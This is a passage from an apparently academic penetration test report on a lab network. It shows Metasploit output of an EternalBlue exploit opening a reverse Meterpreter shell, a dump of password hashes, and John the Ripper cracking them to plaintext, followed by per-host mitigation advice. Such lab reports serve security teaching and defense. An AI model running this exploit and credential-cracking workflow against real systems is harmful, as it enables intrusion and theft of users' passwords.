
[*] Started reverse TCP handler on 192.168.1.19:4444
[*] 172.168.0.38:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 172.168.0.38:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 172.168.0.38:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.168.0.38:445 - The target is vulnerable.
[*] 172.168.0.38:445 - Connecting to target for exploitation.
[*] 172.168.0.38:445 - Connection established for exploitation.
[*] 172.168.0.38:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.168.0.38:445 - CORE raw buffer dump (53 bytes)
[*] 172.168.0.38:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.168.0.38:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterpris
[*] 172.168.0.38:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 172.168.0.38:445 - 0x00000030 61 63 6b 20 31 ack 1
[*] 172.168.0.38:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.168.0.38:445 - Trying exploit with 12 Groom Allocations.
[*] 172.168.0.38:445 - Sending all but last fragment of exploit packet
[*] 172.168.0.38:445 - Starting non-paged pool grooming
[*] 172.168.0.38:445 - Sending SMBv2 buffers
[*] 172.168.0.38:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.168.0.38:445 - Sending final SMBv2 buffers.
[*] 172.168.0.38:445 - Sending last fragment of exploit packet!
[*] 172.168.0.38:445 - Receiving response from exploit packet
[*] 172.168.0.38:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 172.168.0.38:445 - Sending egg to corrupted connection.
[*] 172.168.0.38:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 172.168.0.38
[*] Meterpreter session 1 opened (192.168.1.19:4444 -> 172.168.0.38:49165) at 2024-12-08 13:52:35 +0000
[*] 172.168.0.38:445 - -=====
[*] 172.168.0.38:445 - -=====
[*] 172.168.0.38:445 - -=====
[*] 172.168.0.38:445 - -=====
meterpreter > ipconfig /all
```

## Post exploitation activities

Having obtained a Meterpreter session, we first ran the `ipconfig /all` to enumerate the network interfaces. The output showed us many adapters, including Interface 13 with an IPv4 address of 172.168.0.38 and a subnet mask of 255.255.255.0. It confirmed the network configuration of the target and the possibility of lateral movement. Other interfaces showed up with IPv6 addresses, indicating other attack surfaces.

Next, the `sysinfo` command provided detailed system information: the compromised machine is "SECAMWINSERVER2," running Windows 2008 R2 (Build 7601, Service Pack 1) on a 64-bit architecture with English (GB) as the system language and no logged-in users.

Lastly, we ran the Meterpreter help menu (?) to look through the available commands for managing sessions and running scripts helping us to plan further actions like privilege escalation and data extraction.



```
meterpreter > ipconfig /all

Interface 1
-----
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
-----
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::200:5efe:aca8:26
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 13
-----
Name       : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:a7:50:f6
MTU        : 1500
IPv4 Address : 172.168.0.38
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9088:e284:adfa:937a
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 14
-----
Name       : Microsoft 6to4 Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : 2002:aca8:26:aca8:26
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > sysinfo
Computer      : SECAMWINSERVER2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_GB
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter > ?

Core Commands
=====
Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close         Closes a channel
detach        Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
gettimeouts   Get the current session timeout values
quit         Get the session GUID
```


Once host 172.168.0.38 had been exploited successfully, a Meterpreter session was obtained, thereby granting access to the system. Post-exploitation actions included running the hashdump command; this indeed obtained the hashed password values of several accounts, such as Administrator, Employee14, Employee15, Employee12, and Guest. Those hashes make up extremely useful data by which attackers will be able to compromise users' credentials or increase privilege levels across the network. This therefore throws in the necessity of securing systems through regular auditing of vulnerabilities, proper password management, and encryption to protect users' sensitive data.



```
parrot - VMware Workstation 15 Player (Non-commercial use only)
Player 192.168.1.34
Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
[*] Meterpreter session 3 opened (192.168.1.19:4444 -> 172.168.0.38:49165) at 2024-11-25 16:45:17 +0000
[+] 172.168.0.38:445 - - - - -WIN- - - - -
[+] 172.168.0.38:445 - - - - -
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:62070ab5a8bdd28b2ff82335206dd278:::
Employee14:1010:aad3b435b51404eeaad3b435b51404ee:5d755e5609d8640e158703e8449f83c6:::
Employee15:1011:aad3b435b51404eeaad3b435b51404ee:739120ebc4dd940310bc4bb5c9d37021:::
Employee2:1009:aad3b435b51404eeaad3b435b51404ee:d29e60822f991996b268b278e0c5e352:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Once the password hashes were obtained, we cracked the passwords using the John the Ripper tool. The `sudo john --format=NT hashes.txt` program was used to load the five gathered password hashes without salts, and a wordlist-based cracking technique was used. John used single and incremental cracking rules to process the hashes quickly.

It cracked several of the passwords related to some of these accounts: Guest (flowers), Employee2 (horse), Employee15, and Employee14 (G9d4). These plaintext passwords will be very critical in enabling further access into the system and possible privilege escalation or lateral movement across the network. This exercise was also very instrumental in showing how effective password-cracking tools can be at exploiting weak credentials and demonstrating a very strong need for enforcing better password policies.



```
parrot - VMware Workstation 15 Player (Non-commercial use only)
Player 192.168.1.34
Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
(Guest)
(Employee2)
(Employee15)
(Employee14)
(Administrator)
5g 0:00:00:00 DONE 2/3 (2024-11-25 17:39) 62.50g/s 221650p/s 221650c/s 1108KC/s 123456..MAGNUM2
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed
[student@student-parrotsecurity]~[~/Downloads]
$ sudo john --format=NT hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
(Guest)
flowers
(Employee2)
horse
(Employee15)
Proceeding with incremental:ASCII
G9d4
(Employee14)
4g 0:00:20:47 3/3 0.003206g/s 21005Kp/s 21005Kc/s 25158KC/s iwt2dry9..iwt2dut3
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted
[student@student-parrotsecurity]~[~/Downloads]
$
```



# Mitigation Recommendations

## ➤ 172.168.0.1

### Identified Issues:

- OpenSSH version 9.3 was found to be vulnerable to possible RCE through a race issue in sshd (8).
- NTP and DNS settings were incorrect, and the Terrapin prefix truncation issue was one of the other vulnerabilities found.

### Mitigation:

- To fix RCE and related issues, update OpenSSH to 9.8 or later.
- Lock down SSH access to trusted IP addresses via a firewall or ACLs.
- Limit concurrent SSH connections to prevent the exploitation of race conditions.
- Configure NTP to block mode 6 queries and DNS to prevent recursive query cache poisoning.
- Enable SSH connection logging to monitor and detect brute-force attempts or other unusual activity.

## ➤ 172.168.0.32

### Identified Issues:

- SMB signing not required allowing potential MITM attacks
- Supports medium-strength SSL ciphers, SWEET32, uses self-signed SSL certificate
- Exploitation attempts for MS17-010 and BlueKeep confirmed the target was not vulnerable

### Mitigation:

- Enforce SMB signing on the host to prevent MITM attacks.
- For Windows: Configure Microsoft network server: Digitally sign communications (always) in the local security policy.
- Replace the self-signed SSL certificate with one issued from a trusted CA.
- Update the cryptographic settings to turn off 3DES and to require at least TLS 1.2. Continuously monitor and review SMB and SSL logs to identify unauthorized access attempts.

### ➤ 172.168.0.33

#### Identified Issues:

- Outdated SSL/TLS configurations with support for TLS 1.0 and TLS 1.1 medium-strength ciphers and usage of self-signed certificates
- SMB signing is not enforced, and RDP does not use Network Level Authentication (NLA).

#### Mitigation:

- Update Cryptographic settings to turn off TLS 1.0 and 1.1 and enforce TLS 1.2 and above.
- Replace self-signed SSL Certificate with trusted CA-signed Certificate to increase the authenticity of Secure connections.
- Forcing network RDP to use NLA before connecting is a good protection measure. Enable SMB signing to mitigate MITM attacks against the SMB traffic.

### ➤ 172.168.0.34

#### Identified Issues:

- SMB signing is not enforced, and self-signed SSL certificates and medium-strength ciphers are in use.

#### Mitigation:

- Disable SMBv1 and enforce SMB signing for all SMB communications.
- Replace the self-signed SSL certificate with a trusted CA certificate.
- Update the SSL/TLS configuration to enforce strong encryption protocols (TLS 1.2 or higher) and disable weak ciphers such as 3DES.

### ➤ 172.168.0.35

#### Identified Issues:

- It might also share common vulnerabilities in the network, such as not enforcing SMB signing, having out-of-date cryptographic settings, and using unsupported protocols.

#### Mitigation:

- Disable insecure or unused protocols, such as SMBv1 and Telnet.
- Replace self-signed SSL certificates with trusted ones and enforce TLS 1.2 or higher.
- Apply all missing patches; known vulnerabilities related to both SMB and RDP should be addressed.

#### Issues Identified:

- Host is running Windows Server 2008 R2, which reached the end of life and hence very vulnerable.
- Successfully exploited via MS17-010 EternalBlue, which then resulted in password hash compromise via hashdump.
- Telnet service is on, sending credentials in plain text.

#### Mitigation:

##### Operating System Upgrade:

Upgrade the operating system to an actively supported operating system version like Windows Server 2019 or Windows Server 2022, providing incremental security updates, improved performance of the system, and some advanced security features.

##### SMBv1 and MS17-010:

Apply Microsoft's MS17-010 patch to mitigate the vulnerabilities used by EternalBlue and related attacks.

Disable SMBv1 to prevent exploitation and enforce SMBv2 or SMBv3, which offer enhanced encryption and signing mechanisms.

Set SMB signing to provide integrity and prevent man-in-the-middle attacks against SMB.

##### Telnet Service:

Disable the Telnet service completely to prevent the transmission of credentials in plain text.

Replace Telnet with SSH, which provides secure, encrypted remote access.

##### Network Segmentation:

Isolate the host in a separate VLAN or restricted subnet, limiting its access to critical resources.

Set up the firewall rules to permit access only from known trusted IP ranges to SMB, RDP, and other critical services.

##### Intrusion Detection and Monitoring:

Deploy HIDS, which monitors suspicious activities on the host, such as privilege escalation or unauthorized file access.

Use Network-Based Intrusion Detection Systems to monitor for abnormal traffic, such as scanning or exploit attempts against SMB and Telnet.

##### Encryption for Sensitive Data:

Implement SMBv3 encryption to secure data transferred over SMB.

Use full-disk encryption and file-level encryption for sensitive data stored on the host.

## Conclusions & References

In this report, we performed a penetration test on six host machines using the tools Nessus, Nmap, and Metasploit to identify critical vulnerabilities that affect system confidentiality, integrity, and availability. We found that there are problems such as an outdated operating system, insecure protocols like SMBv1 and Telnet, and exploitable services like MS17-010. Exploitation efforts showcased the theft of credentials, unauthorized access, and system compromise. Provided various methods of mitigation: system patching, upgrade, disallowing insecure services, or strong access controls. One's personal information is at risk. It requires constant monitoring as regular assessment would serve very little to counter the dynamic nature of the threat posed.

### References

Academia, A. v., n.d. Penetration Testing and Its Methodologies.

Anon., n.d. *Metasploit Framework Documentation*. [Online]  
Available at: <https://docs.metasploit.com/>

Anon., n.d. *nmap*. [Online]  
Available at: <https://nmap.org/>

Corporation, M., n.d. *cvedetails*. [Online]  
Available at: <https://www.cvedetails.com/>

Foundation, O., n.d. *OWASP Penetration Testing Methodology*. [Online]  
Available at: <https://owasp.org/>

Technology, N. I. o. S. a., n.d. *National Institute of Standards and Technology*. [Online]  
Available at: <https://www.nist.gov/cyberframework>

WILSON, J., n.d. An Evaluation of Penetration Testing Methodologies.

XPLORE, I., n.d. Penetration Testing: Concepts, Attack Methods, and Defense Strategies.